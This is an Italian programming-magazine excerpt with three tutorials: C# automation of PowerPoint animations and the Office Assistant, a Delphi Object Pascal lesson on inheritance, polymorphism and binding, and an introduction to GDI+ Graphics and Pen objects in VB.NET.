Il metodo *Add* prende come argomento un valore fra quelli possibili dell'enumerazione *MsoTriState* del namespace *Microsoft.Office.Core*, specificando, come in questo caso, *msoTrue*, la presentazione verrà creata in una finestra visibile. Inoltre lo stesso metodo restituirà un oggetto *Powerpoint.Presentation*, al quale possiamo ora aggiungere le *slides* (o diapositive) che costituiranno la nostra presentazione. L'insieme *Slides* contiene tutte le diapositive della presentazione corrente, ed il metodo *Add* permette l'aggiunta di una nuova slide ad un dato indice, e con un dato layout, a scelta fra quelli enumerati da *Powerpoint.PpSlideLayout*, in questo esempio abbiamo scelto il layout *blank*, per creare una slide totalmente vuota. Ma il bello di powerpoint è forse la possibilità di creare presentazioni animate, controllate ad esempio dal click del mouse per far procedere una sequenza di movimenti che abbiamo prestabilito. Ecco come implementare, tramite C#, una semplice animazione con tre forme, un quadrato, un triangolo, ed un cubo, animati al click del mouse con effetti e testi diversi. A partire dall'esempio vi potete sbizzarrire nel creare le vostre sequenze.

```
//Aggiungiamo alla slide tre shape
//un quadrato
Powerpoint.Shape quadrato,triangolo,cubo;
  quadrato=slide.Shapes.AddShape(MsoAutoShapeType.
                    msoShapeRectangle,0,0,100,100);
//poi un triangolo
triangolo=slide.Shapes.AddShape(MsoAutoShapeType.
                msoShapeRightTriangle,0,150,100,100);
//ed infine un cubo
cubo=slide.Shapes.AddShape(MsoAutoShapeType.
                      msoShapeCube,0,300,100,100);
//ed ora creiamo un'animazione
Powerpoint.Sequence animazione=slide.TimeLine.
                      InteractiveSequences.Add(1);
//impostiamo il testo delle forme
quadrato.TextFrame.TextRange.Text = "Cliccami";
triangolo.TextFrame.TextRange.Text = "No, clicca me";
cubo.TextFrame.TextRange.Text=" Io sono un cubo";
//Animiamo gli shapes.
animazione.AddEffect(quadrato,Powerpoint.
```

ANIMAZIONE.ADDEFFECT(SHAPE, EFFECTID, LEVEL, TRIGGER, INDEX)

Il primo argomento è la forma a cui l'effetto d'animazione viene aggiunto. Il secondo è l'effetto di animazione da applicare, uno a scelta fra quelli dell'enumerazione *MsoAnimEffect*. Il terzo è un argomento di tipo *MsoAnimateByLevel*, ed è il livello a cui l'effetto d'animazione verrà applicato. L'argomento *trigger* è di tipo *MsoAnimTriggerType* e rappresenta l'azione che fa partire l'effetto d'animazione. L'ultimo è un intero che imposta la posizione in cui l'effetto verrà inserito nell'insieme di effetti d'animazione. Con -1 verrà inserito in fondo.

BIBLIOGRAFIA

• PROFESSIONAL C#, *Robinson et al.* (Wrox Press)

• Riferimenti a Microsoft Excel Visual Basic *(vbaxl10.chm)*

Riferimenti a Microsoft Powerpoint Visual Basic *(vbapp10.chm)*

Fig. 7: Assistente di Office.bmp.

L'AUTORE

Antonio Pelleriti è ingegnere informatico ed attualmente lavora presso un centro di sviluppo software di una azienda multinazionale. Si occupa di processi di sviluppo, progettazione object-oriented in UML, sviluppo di software in C++, Visual C++, C#, Java. Potete contattarlo all'indirizzo antonio.pelleriti@ioprogrammo.it


```
MsoAnimEffect. msoAnimEffectPathStairsDown,
    Powerpoint.MsoAnimateByLevel.msoAnimate
    LevelNone, Powerpoint. MsoAnimTriggerType.
    msoAnimTriggerOnShapeClick, -1);
animazione.AddEffect(triangolo,Powerpoint.MsoAnimEffect.
    msoAnimEffectPathHorizontalFigure8,Powerpoint.
    MsoAnimateByLevel.msoAnimateLevelNone,
    Powerpoint.MsoAnimTriggerType.
    msoAnimTriggerOnShapeClick, -1);
animazione.AddEffect(cubo, Powerpoint.MsoAnimEffect.
    msoAnimEffectPathSwoosh,Powerpoint.MsoAnimate
    ByLevel.msoAnimateLevelNone,Powerpoint.MsoAnim
    TriggerType.msoAnimTriggerOnShapeClick, -1);
```

Per impostare un effetto su una forma, utilizziamo il metodo *AddEffect* la cui sintassi è esposta in maggior dettaglio nel riquadro relativo. Adesso dobbiamo semplicemente salvare la presentazione in un file a nostra scelta e lanciare la presentazione, ad esempio

```
ppApp.Presentations[1].SaveAs(@"C:\presentazione.ppt",
    Powerpoint.PpSaveAsFileType.ppSaveAsPresentation,
    Microsoft.Office.Core.MsoTriState.msoTrue);
ppApp.Presentations[1].SlideShowSettings.Run();
```

Come potete notare, il metodo *SaveAs* permette di salvare la presentazione in tutte le modalità che Powerpoint stesso permette, ad esempio per le varie versioni, o come immagine, o per il web, mentre l'ultimo argomento indica se salvare nel file anche le informazioni sui caratteri *TrueType* utilizzati.
Tramite la proprietà *SlideShowSettings*, che rappresenta l'impostazione della presentazione di diapositive, possiamo far partire l'animazione cha abbiamo creato. Trovate naturalmente l'esempio completo di codice nel CD in allegato e sul Web. Compilatelo e verificate il risultato che potete vedere, in maniera statica in Fig. 6.





Fig. 6: Animazioni in Powerpoint.

L'ASSISTENTE DI OFFICE

Tramite gli Office XP PIA's e' possible anche utilizzare l'assistente di Office. Un oggetto *Application*, a esempio Excel, espone la proprietà *Assistant*, che non è un insieme, in quanto può esistere un solo assistente. Per attivare l'assistente è sufficiente agire sulle proprietà *On* e *Visibile*, entrambe booleane, poste pari a true si attiverà l'assistente, mentre ponendole a false avverrà il contrario.

```
Excel.Application app=new Excel.ApplicationClass();
app.Assistant.On=true;
app.Assistant.Visible=true;
```

L'assistente predefinito è *Clippy*, ma, tramite la proprietà *FileName*, è possibile impostarne un altro fra quelli disponibili. Per personalizzare il testo visualizzato nei fumetti dall'assistente, è possibile utilizzare la proprietà *NewBalloon*, che restituisce un oggetto *Balloon*, e su questo quindi impostare il testo, lo stile, le icone, i pulsanti e quant'altro vogliamo. Il codice seguente mostra come visualizzare un fumetto con tre label:

```
app.Assistant.On=true;
app.Assistant.Visible=true;
app.Assistant.Move(300,500);
Microsoft.Office.Core.Balloon fumetto=
    app.Assistant.NewBalloon;
fumetto.BalloonType = Microsoft.Office.Core.MsoBalloonType.
    msoBalloonTypeBullets;
//imposta l'icona
fumetto.Icon = Microsoft.Office.Core.MsoIconType.
    msoIconTip;
//visualizza solo il pulsante OK
fumetto.Button =
Microsoft.Office.Core.MsoButtonSetType.
msoButtonSetOK;
//imposta il titolo del fumetto
fumetto.Heading = "Pubblicità";
//e ora una lista di tre label
Microsoft.Office.Core.BalloonLabels labels;
labels=(Microsoft.Office.Core.BalloonLabels)fumetto.Labels;
Microsoft.Office.Core.BalloonLabel label;
//ed impostiamo il testo delle tre label
label=(Microsoft.Office.Core.BalloonLabel)labels[1];
label.Text = "Per imparare a programmare...";
label=(Microsoft.Office.Core.BalloonLabel)labels[2];
label.Text = "compra IoProgrammo...";
label=(Microsoft.Office.Core.BalloonLabel)labels[3];
label.Text = "e leggilo";
fumetto.Show();
```

In parole povere, tramite la proprietà *BalloonLabels* viene ricavato l'insieme di label che l'assistente può contenere nel suo fumetto, ed impostando la proprietà *Text* di ognuno di questi, fino ad un massimo di cinque label, viene visualizzato una stringa a nostro piacimento. Il metodo *Show* dell'oggetto Balloon permette di visualizzare il fumetto con il risultato mostrato in Fig. 7.

Antonio Pelleriti

I concetti chiave dell'OOP

Delphi: corso di Object Pascal

parte sesta

Portiamo avanti il discorso sugli oggetti in Pascal: dopo l'incapsulazione vista la volta scorsa parliamo degli altri pilastri dell'OOP e creiamo una prima semplice libreria di classi.

Il mese scorso abbiamo iniziato a trattare di programmazione orientata agli oggetti e ci siamo concentrati su classi, oggetti e membri degli stessi, affrontando così la caratteristica dell'incapsulazione. Con quello su cui abbiamo focalizzato la nostra attenzione nel numero precedente, però, non eravamo ancora in grado di sfruttare appieno le caratteristiche dell'OOP: in questo numero vedremo, appunto, come mettere a buon frutto la riutilizzabilità dei componenti software che si possono definire attraverso le classi ed utilizzare sotto forma di oggetti. Per fare questo partiremo dal concetto di ereditarietà delle classi, e da lì ci muoveremo verso polimorfismo, binding dinamico e statico, interfacce, ed altro ancora.

EREDITARIETÀ DELLE CLASSI

Quando creiamo una classe, stiamo effettivamente creando la struttura di un nuovo tipo software che comprende, come già abbiamo detto, una serie di proprietà e metodi che definiscono il comportamento e le caratteristiche degli oggetti che da tale classe saranno istanziati. Quello che non avevamo invece detto la volta scorsa è che nel disegnare una nuova classe possiamo prendere a modello una classe già esistente: questo significa che nel nostro nuovo tipo partiremo dalla definizione di un tipo vecchio che noi o qualcun altro aveva già creato e potremo così modificare o aggiungere funzionalità alla classe di base. Questa è l'idea dell'ereditarietà, cioè la possibilità di aumentare o ridefinire le caratteristiche di classi vecchie creandone di nuove.
Quando è che questa possibilità ha senso? Nel vedere del software, vi è mai capitato di pensare che sarebbe interessante poterlo utilizzare, ma modificando un qualcosa qua e là: bene, se si trattava di software OOP molto probabilmente stavate già mentalmente progettando qualche ritocco tipico di una classe ereditata da un'altra. Pensate ancora per esempio ad una classe *Persona* in un'applicativo gestionale ed alla necessità di gestire un'anagrafe degli impiegati aziendali: è chiaro che gli impiegati sono tutti persone, e quindi la classe *Impiegato*, ereditando da *Persona*, assumerà già automaticamente tutte quelle caratteristiche di quella classe (*nome, cognome, residenza*, etc). Resterà solo da implementare la funzionalità specifica della classe Impiegato, aggiungendo per esempio una matricola aziendale, il salario mensile, il dipartimento di appartenenza e via dicendo. Qual è la forma che prende dunque questa ereditarietà in Object Pascal? Partiamo dalla classe *Persona* che abbiamo menzionato a mo' d'esempio poco fa e vediamone un'ipotetica definizione in Object Pascal

```
Persona = class
  private
    dob: TDateTime;  // Date Of Birth (data di nascita)
    cf: String;
    procedure setCodiceFiscale(cf: String);
    procedure setDataNascita(dob: TDateTime);
    function calcolaEta: Integer;
  public
    nome: String;
    cognome: String;
    residenza: String;
    luogoNascita: String;
    property dataNascita: TDateTime read dob write
                                          setDataNascita;
    property codiceFiscale: String read cf write
                                        setCodiceFiscale;
```





Fig. 1: Per assegnare ad una variabile di un certo tipo un oggetto di un tipo superiore nella gerarchia di classi è necessario effettuare un cast esplicito.

```
    property anni: Integer read calcolaEta;
end;
```

Ora, volendo noi creare la classe *Impiegato* partiamo dal presupposto che ci servano tutti gli elementi di una "persona" per fare un "impiegato" e quindi deriviamo da tale classe, ereditandone così tutte le caratteristiche ed aggiungendo in più quelle tipiche ed esclusive del nuovo oggetto. Questo lo si fa con la sintassi che vedete a seguire

```
Impiegato = class(Persona)
  private
    function calcolaAnzianita: Integer;
  public
    matricola: Integer;
    dataAssunzione: TDateTime;
    stipendioMensile: Currency;
    property anzianita: Integer read calcolaAnzianita;
end;
```

Cosa abbiamo ottenuto in questo modo? Tutto il codice di *Persona* (che magari include dei controlli di validità del codice fiscale e della data di nascita, oltre ad una semplice funzione che calcola l'età) è adesso parte di *Impiegato*, senza dover fare nulla! Da qui in avanti, non ci resta che aggiungere a quest'ultimo le sue proprietà specifiche, ed il nuovo tipo è concluso! Ovviamente le proprietà di *Impiegato* sono tutte quelle di *Persona*, più *matricola, dataAssunzione, stipendioMensile* e *anzianita.* Terminologicamente parlando, *Persona* è la classe base o classe madre *(base class)* di *Impiegato*, che è invece una classe derivata *(derived class)*, e a sua volta si dice che *Impiegato* deriva *(derives from)* o eredita *(inherits from)* da *Persona.*

NOTE

TUTTO DERIVA DA TOBJECT

Qualunque classe in Delphi deriva implicitamente od esplicitamente da *TObject*, così come in Java tutto deriva da *Object*. In base alle regole sulla compatibilità delle classi, ne deduciamo che un metodo che richiede *TObject* come parametro accetterà qualunque oggetto scritto in Object Pascal.

***Fig. 2:* Un cast esplicito può generare un'eccezione a run-time se l'oggetto non corrisponde al tipo del cast.**

POLIMORFISMO

Strettamente legato al concetto di ereditarietà di cui sopra è quello di polimorfismo, o per lo meno una sua metà (l'altra metà del polimorfismo è legata alle interfacce, di cui parleremo più avanti)! Con questa parola molto tecnica ci si riferisce in realtà ad una caratteristica abbastanza semplice: nell'esempio precedente, tra persone ed impiegati, noi ci eravamo fermati alla possibilità di estendere le funzionalità di una classe base, ma di fatto esiste anche l'opportunità di modificarne parte del comportamento già esistente. Questa opportunità può portare ad una serie di implementazioni ("forme") differenti ("molte") per lo stesso metodo o la stessa proprietà nelle varie derivazioni che vengono fatte dalla classe madre: e "molte forme", in quel greco classico che è ormai diventato italiano, si traduce appunto con "polimorfismo". Riprendiamo per un attimo in mano la mini-libreria del mese scorso dove si era accennato ad una serie di classi di implementazione delle figure geometriche: all'epoca non avevamo abbastanza competenza per fare molto di più che non il punto e la linea, ma oggi possiamo andare un po' oltre. Pensiamo quindi ad una figura tipo il rettangolo

```
TRettangolo = class(TObject)
  private
    b: Integer;
    h: Integer;
  protected
    procedure SetBase(n: Integer);
    procedure SetHeight(n: Integer);
    function CalcolaArea: Integer;
    function CalcolaPerimetro: Integer;
  public
    property base: Integer read b write SetBase;
    property altezza: Integer read h write SetHeight;
    property area: Integer read CalcolaArea;
    property perimetro: Integer read CalcolaPerimetro;
    procedure Disegna(gdc: TCanvas; inizio: TPunto);
end;
```

E poi ci rendiamo conto che in realtà il quadrato non è altro che un caso speciale di rettangolo con base ed altezza uguali, quindi una potenziale classe derivata

```
TQuadrato = class(TRettangolo)
  public
    procedure SetLato(n: Integer);
end;
```

Quali problemi riscontriamo in questo contesto? Sicuramente i calcoli per l'area ed il perimetro del rettangolo, nonché la procedura per disegnarlo, funzionano anche per il quadrato, ma non sono i più efficienti, per cui potrebbe essere utile ridefinirne i metodi corrispondenti. Inoltre, avendo il quadrato i lati uguali, dobbiamo assicurarci che se per caso l'utente modifica una delle proprietà base o altezza la modifica abbia effetto anche sull'altra. Otteniamo così la dichiarazione seguente

```
TQuadrato = class(TRettangolo)
  protected
    procedure SetBase(n: Integer);
    procedure SetHeight(n: Integer);
    function CalcolaArea: Integer;
    function CalcolaPerimetro: Integer;
  public
    procedure Disegna(gdc: TCanvas; inizio: TPunto);
    procedure SetLato(n: Integer);
end;
```

dove i metodi *CalcolaArea, CalcolaPerimetro, SetBase* e *SetHeight* di *TQuadrato* nascondono *(hide)* quelli di *TRettangolo*. Nel *Listato 1* trovate il codice di implementazione dei vari metodi: non c'è bisogno di nessun commento particolare, si tratta di istruzioni veramente essenziali e semplici, ma vorrei soffermarmi su una parola chiave nuova, *inherited*, di cui comunque avete probabilmente intuito già la valenza. Grazie ad essa potete richiamare la versione originale dalla classe madre di metodi che la classe derivata ha ridefinito. Così nel nostro caso, invocare direttamente *SetBase* e *SetHeight* da *TQuadrato* non fa altro che invocare *SetLato*, per questo nel codice di *SetLato* dobbiamo utilizzare inherited di modo tale che venga utilizzata l'implementazione dei due metodi che è data nella classe base, cioè *TRettangolo*.

COMPATIBILITÀ TRA CLASSI

Adesso che abbiamo introdotto la nozione di ereditarietà prendiamo una breve pausa prima di affrontare l'argomento del binding dei metodi a run-time, anche perché, per poterne parlare, abbiamo bisogno di capire che possibilità di casting abbiamo tra gli oggetti di classi diverse. Il discorso, nella sua versione succinta, è il seguente: una variabile dichiarata come contenente oggetti di una certa classe potrà contenere solo quel tipo di oggetto, oppure – e qui sta il nocciolo della questione – oggetti di una classe derivata da quella dichiarata. Nella pratica:

```
var
  unRettangolo: TRettangolo;
  altroRettangolo: TRettangolo;
  terzoRettangolo: TRettangolo;
begin
  unRettangolo:= TRettangolo.Create;  // OK!
  altroRettangolo:= TQuadrato.Create;  // OK!
  terzoRettangolo:= TLinea.Create;  // NO!
end;
```


l'assegnazione di *unRettangolo* è palesemente corretta, ma anche quella di *altroRettangolo*, perché *TQuadrato*, derivando da *TRettangolo*, è in realtà meramente una specializzazione della classe madre, e quindi con esso compatibile: è come dire, che un quadrato è un rettangolo. Chi lo può negare? L'ultimo statement invece genererà un errore di compilazione, perché *TLinea* non ha nessuna relazione gerarchica con *TRettangolo*. Poniamoci adesso questa domanda: il rettangolo è un quadrato? La risposta non può essere un no categorico, perché in alcune circostanze (quando base ed altezza sono uguali) il rettangolo effettivamente è un quadrato. In termini informatici questo viene tradotto così: non è possibile assegnare direttamente un oggetto di tipo *TRettangolo* ad una variabile che contiene oggetti *TQuadrato*, perché il compilatore non può assumere implicitamente la compatibilità dei due tipi (vd. Fig. 1). È possibile però effettuare un cast esplicito, che è come dire al compilatore che noi sappiamo che quel rettangolo in realtà è proprio un quadrato. Ecco la sintassi

```
var
  unQuadrato: TQuadrato;
  unRettangolo: TRettangolo;
begin
  unRettangolo:= TRettangolo.Create;
// LA RIGA SOTTO GENERA UN'ECCEZIONE A RUN-TIME
  unQuadrato:= unRettangolo as TQuadrato;
  unRettangolo:= TQuadrato.Create;
// LA RIGA SOTTO NON COMPILA
  unQuadrato:= unRettangolo;
// LE DUE RIGHE SOTTO SONO VALIDE ED EQUIVALENTI
  unQuadrato:= TQuadrato(unRettangolo);
  unQuadrato:= unRettangolo as TQuadrato;
end;
```

notate che le ultime due assegnazioni nel blocco di codice precedente sono equivalenti e sono mostrate entrambe per completezza: solo una delle due è necessaria per portare a termine l'operazione. Con questo codice ci assumiamo noi la responsabilità di utilizzare l'oggetto indicato come un *TQuadrato*, perché anche se il tipo della variabile cui appartiene è *TRettangolo* noi sappiamo che in realtà quell'oggetto è un *TQuadrato*. Se in fase di esecuzione venisse effettivamente riscontrato che non è così, verrebbe generata un'eccezione di tipi incompatibili. Attenzione che il giochino del cast (nella sintassi con le parentesi o utilizzando l'operatore *as*) funziona ovviamente solo quando i tipi fanno parte della stessa struttura gerarchica e quindi questo blocco

Fig. 3: *L'applicazione della volta scorsa ora gestisce rettangoli e derivati (quadrati).*

```
var
  unaLinea: TLinea;
  unRettangolo: TRettangolo;
begin
  unRettangolo:= TRettangolo.Create;
  unaLinea:= unRettangolo as TLinea;
end;
```

non compilerà a nessuna condizione: con tutta la buona volontà, insomma, non riusciamo a convincere neanche il compilatore Delphi del fatto che una linea sia un rettangolo! Per concludere questa breve , a questo punto viene comodo menzionare rapida-

POLIMORFISMO E PROPRIETÀ

È perfettamente plausibile ridefinire le proprietà di una classe derivata per nasconderne la dichiarazione della classe madre. Il fatto che venga riproposto il tipo di dati della proprietà indica che la si sta reintroducendo per coprire la versione originale, mentre se il tipo di dati è omesso si sta facendo override della stessa ed in questo caso si possono solo aggiungere caratteristiche a quelle presenti nella classe base.

mente anche l'operatore *is*, che permette di valutare – tra classi compatibili – se un certo oggetto è o meno derivato da una certa classe

```
unRettangolo:= TRettangolo.Create;
unQuadrato:= TQuadrato.Create;
unRettangolo is TQuadrato  // restituisce False
unQuadrato is TRettangolo  // restituisce True
unQuadrato is TQuadrato  // restituisce True
unRettangolo is TLinea  // genera un errore di
                                            compilazione
```

BINDING STATICO E DINAMICO

Dopo aver visto come un oggetto può essere utilizzato come se fosse un'istanza della sua classe madre, o eventualmente di una delle classi discendenti previo cast esplicito, andiamo a porci un nuovo quesito, partendo dal blocco di codice a seguire:

```
var
  unRettangolo: TRettangolo;
begin
  unRettangolo:= TQuadrato.Create;
  unRettangolo.base:= 150;
  unRettangolo.altezza:= 150;
// NELLA RIGA SOTTO QUALE Disegna VIENE INVOCATO?
  unRettangolo.Disegna(Canvas,TPunto.Create(500,200));
end;
```

La riga che segue al commento contiene una chiamata al metodo *Disegna*, che è presente sia in *TQuadrato* che *TRettangolo*: l'oggetto è effettivamente un *TQuadrato*, ma la variabile che lo contiene è dichiarata come *TRettangolo*. Quindi quale delle due versioni verrà di fatto invocata quando eseguiamo *unRettangolo.Disegna?* In base al nostro codice così come è stato scritto, sarà richiamata la funzionalità incorporata nella versione di *TRettangolo* del metodo, come conseguenza del fatto che la variabile su cui è stata richiesta l'invocazione è di tale tipo. Abbiamo messo in atto – senza necessariamente volerlo, dato che si tratta di un default – il binding statico delle chiamate. Con ciò si intende che il polimorfismo delle varie funzionalità non sarà legato al tipo di oggetto stesso che le offre, ma al tipo della variabile che lo contiene. Questa modalità è detta statica perché determinabile in maniera fissa e immutabile già in fase di compilazione in base alla dichiarazione della variabile in questione. L'alternativa – come potete immaginare – è invece il binding dinamico, che consiste nel far sì che il metodo polimorfico invocato a fronte di una chiamata dipenda non dal tipo di variabile, bensì dall'oggetto effettivo su cui è stata effettuata l'invocazione. Nel nostro caso precedente, se volessimo che l'implementazione di *Disegna* utilizzata fosse quella di *TQuadrato* anche se la variabile *unRettangolo* è di tipo *TRettangolo*, dovremmo apportare le seguenti modifiche alle dichiarazioni delle due varianti del metodo interessato: nella classe madre, che lo definisce per prima, avvertiamo che il metodo è da collegare dinamicamente al suo oggetto tramite la parola chiave virtual:

```
procedure Disegna(gdc: TCanvas; inizio: TPunto); virtual;
```

nelle varie derivate, invece, introduciamo una variante del metodo da specializzare ad opera della parola chiave *override*:

```
procedure Disegna(gdc: TCanvas; inizio: TPunto); override.
```

Se viene omessa *override*, viene generato un warning di compilazione avvertendovi che state nascondendo *(hide)* il metodo invece che reimplementarlo: nella sostanza, rimanete con una situazione di binding statico. Se questo è quello che intendete fare, allora la clausola reintroduce vi permette di eliminare il *warning* e fare la stessa cosa!

Le classi di esempio utilizzate nella spiegazione sono state impiegate nella creazione di una semplice applicazione grafica che disegna rettangoli e quadrati. Nell'ultima puntata del nostro corso trasformeremo questo semplice programma in una completa applicazione grafica.

METODI ASTRATTI

Prima di concludere la nostra penultima puntata dedicata al linguaggio di Delphi, volevo proporre ancora una riflessione che ci porta ad un'altra caratteristica dell'OOP. Poniamo caso di voler creare una generica classe che rappresenti una figura geometrica, *TFigura:* nel definire i vari membri che essa conterrà, possiamo pensare ad una serie di proprietà *(colore, spessore della linea,* etc) ed ad un metodo *Disegna* che sicuramente hanno senso per tutte le derivate che possiamo voler creare da tale classe. Ma se proviamo a soffermarci un attimo sull'implementazione del metodo *Disegna* ci troviamo in seria difficoltà, visto che è impossibile decidere come disegnare una generica figura senza sapere qual è! Tutto questo ha una sua traduzione sintattica in Object Pascal: si tratta del modificatore *abstract*, con cui si indica appunto che un metodo è solamente dichiarato in una classe e la sua implementazione è lasciata ad eventuali derivate della stessa. Il significato pratico della parola chiave è che il metodo in questione fa parte delle funzionalità della classe, ma che il suo meccanismo effettivo è delegato alle varie sottoclassi. A differenza di altri linguaggi (Java in primis) Delphi vi permette di istanziare un oggetto da una classe con dei metodi astratti, ma vi darà un'eccezione a run-time se tentate di invocare tali metodi. Tutto filerà liscio invece se i metodi vengono richiamati da un oggetto derivato in cui i metodi astratti siano implementati.

Federico Mestrone

La tecnologia GDI+ del Framework .NET

Grafica in VB.NET

Da questo articolo inizia il viaggio all'interno della tecnologia messa a disposizione da VB .NET per il disegno di elementi grafici e per lavorare con bitmap ed altri tipi di immagini. La tecnologia GDI+.

La tecnologia GDI+ si basa sulle API GDI+ (Graphics Device Interface) di Windows e fornisce al programmatore VB.NET tutti gli elementi necessari per disegnare elementi grafici in una qualsiasi applicazione Windows Form. Il settore della grafica computerizzata può essere genericamente suddiviso in due aree:

Grafica vettoriale

La grafica vettoriale implica il disegno di primitive, quali linee, curve e poligoni, specificati da un insieme di punti in un sistema di coordinate. Il disegno non viene rappresentato dalla serie di pixel, che lo compone sullo schermo, ma è possibile, ad esempio, disegnare una linea retta specificando soltanto le coordinate dei due punti estremi, oppure disegnare un rettangolo tramite un punto che ne rappresenti la posizione dell'angolo superiore sinistro ed un paio di numeri che ne indicano la larghezza e l'altezza.
Gli oggetti messi a disposizione da GDI+ per la gestione della grafica vettoriale sono racchiusi nel namespace *System.Drawing.Drawing2D.*

Grafica raster

In un'immagine raster, lo spazio è suddiviso in migliaia di quadratini detti pixel. Ogni quadratino può essere un colore, ed è compito del programma di grafica impostare il colore di ogni quadratino in base al tipo di strumento di disegno. Le immagini di questo tipo vengono memorizzate come bitmap, in cui ogni colore dei singoli punti sullo schermo viene trasformato in numero e memorizzato in una matrice. Ogni elemento nella matrice, è accessibile tramite una coppia di coordinate *x-y,* che identifica il singolo pixel. Se disegnate un rettangolo in un pacchetto di immagini raster, quel rettangolo viene rappresentato da tutti i pixel che lo compongono. Potete facilmente comprendere lo spreco di spazio e di risorse che si ottiene con un rettangolo disegnato come immagine raster piuttosto che come immagine vettoriale, ma la visualizzazione di determinati tipi di immagini tramite le tecniche della grafica vettoriale risulta difficile o impossibile. Pensate, ad esempio, alla complessità di rappresentare come immagine vettoriale un'immagine creata da una macchina fotografica digitale ad alta risoluzione.
Gli oggetti messi a disposizione da GDI+ per la gestione delle immagini sono racchiusi nel namespace *System.Drawing.Imaging.* A queste due macro-aree va aggiunto il testo, anche se, in seguito alla diffusione dei caratteri scalabili il testo viene spesso considerato parte della grafica vettoriale. Gli oggetti messi a disposizione da GDI+ per mostrare del testo applicando una gran varietà di forme, colori e stili, sono racchiusi nel namespace *System.Drawing.Text.*

L'OGGETTO GRAPHICS

La prima operazione da compiere, per disegnare elementi grafici in una qualsiasi periferica di visualizzazione, consiste nell'ottenere un riferimento ad un oggetto *Graphics*. Un oggetto *Graphics* rappresenta, in pratica, una superficie di disegno (non deve essere necessariamente una superficie visibile), normalmente l'area client di un oggetto *Form.*
L'oggetto *Graphics* non possiede un metodo costruttore pubblico, e quindi non può essere creato utilizzando la parola chiave *New.* Per questo non è possibile utilizzare la solita istruzione:

```
Dim OggettoGrafico As New Graphics() ‘istruzione errata
```

Esistono fondamentalmente due tecniche per utilizzare l'oggetto *Graphics:*

Invocando il metodo CreateGraphics

Si può creare un oggetto *Graphics,* utilizzando il metodo *CreateGraphics* esposto dalla form e da tutti i controlli. Chiamando il metodo *CreateGraphics* di un controllo (form compresa) si ottiene un riferimento ad un oggetto *Graphics* che rappresenta la superficie di disegno di tale controllo. Questo metodo si deve utilizzare per disegnare in una form o in un controllo esistente. Ad esempio il seguente codice disegna una linea di colore verde su una form:

```
Private Sub Button1_Click(ByVal sender As
```

```
System.Object, ByVal e As System.EventArgs)
                              Handles Button1.Click
Dim OggettoGrafico As Graphics =
          Me.CreateGraphics OggettoGrafico.DrawLine(
                              Pens.Green, 1, 1, 100, 100)
OggettoGrafico.Dispose()
End Sub
```

Facendo riferimento a un oggetto graphics
Si può ottenere un riferimento ad un oggetto *Graphics,* dall'argomento di tipo *PaintEventArgs* dell'evento *Paint* generato da una form o da un controllo. Questo metodo si utilizza, in genere, quando si crea codice di disegno per un controllo. Ad esempio il seguente codice disegna la stessa linea dell'esempio precedente, ogni volta che la form viene ridisegnata.

```
Private Sub Form1_Paint(ByVal sender As Object,
                                          ByVal e As
System.Windows.Forms.PaintEventArgs) Handles
                                          MyBase.Paint
Dim OggettoGrafico As Graphics = e.Graphics
  OggettoGrafico.DrawLine(Pens.Green, 1, 1, 100, 100)
End Sub
```

Prima di approfondire la descrizione dell'oggetto *Graphics* descriviamo l'oggetto *Pen* che abbiamo utilizzato negli esempi.

NOTA

Come potete notare dai due esempi di utilizzo dell'oggetto *Graphics*, la differenza fondamentale tra i due metodi sta nel fatto che utilizzando il metodo *CreateGraphics* è necessario distruggere esplicitamente l'oggetto *Graphics* prima di uscire dalla procedura. Se questo non succede, la corrispondente risorsa di Windows sarà distrutta solo dal dispositivo di *garbage collection.*

La proprietà enumerata *PenAlignment* fornisce anche altri tre valori - *Left, Outset* e *Right* - che però non funzionano nell'attuale versione di GDI+ e producono lo stesso effetto dell'impostazione predefinita *(Center).*

L'OGGETTO PEN

Quando si traccia una linea su un foglio di carta, si utilizza una penna; quando si disegna una linea sul monitor di un computer si utilizza un oggetto *Pen.* Per l'oggetto *Pen* sono disponibili diversi costruttori: Per creare una penna con un particolare colore (ad esempio *Blu*), si può scrivere:

```
Dim OggettoPen = New Pen(Color.Blue)
```

Dove la struttura *Color* contiene l'elenco dei colori ARGB utilizzabili. Per creare una penna con un particolare colore ed una determinata grandezza, si può scrivere:

```
Dim OggettoPen = New Pen(Color.Blue, Larghezza)
```

Dove il parametro *Larghezza* (di tipo *Single*) specifica la larghezza, espressa in pixel, della linea.
Usando il primo costruttore, la larghezza della linea viene posta al valore di default, vale a dire 1 (un pixel). Sono inoltre disponibili due ulteriori costruttori, in cui è possibile specificare un oggetto *Brush* (che analizzeremo nei prossimi articoli) che determina le proprietà di riempimento delle linee disegnate. Una linea teorica ha larghezza pari a zero, tracciando una linea con larghezza maggiore di un pixel, i pixel vengono centrati rispetto alla linea teorica, oppure vengono visualizzati a lato di essa in base all'impostazione della proprietà *Alignment.*
Analizziamo in dettaglio le proprietà disponibili:

Alignment determina la modalità di allineamento con cui l'oggetto *Pen* disegna curve chiuse e poligoni. L'enumerazione *PenAlignment* fornisce i valori: *Center* e *Inset.* Il valore predefinito è *Center* e specifica che la larghezza della penna è centrata rispetto alla linea teorica. Se, invece, il valore della proprietà è *Inset*, la larghezza della penna è interna alla linea teorica.
Brush permette di impostare l'oggetto *Brush* (che descriveremo nel prossimo articolo). Assegnando un valore a questa proprietà la penna disegnerà curve e poligoni pieni.
Color permette di impostare il colore della penna.
StartCap ed **EndCap** permettono di modificare la forma dei punti iniziale e finale della linea, in modo da creare facilmente frecce o altre figure comuni.
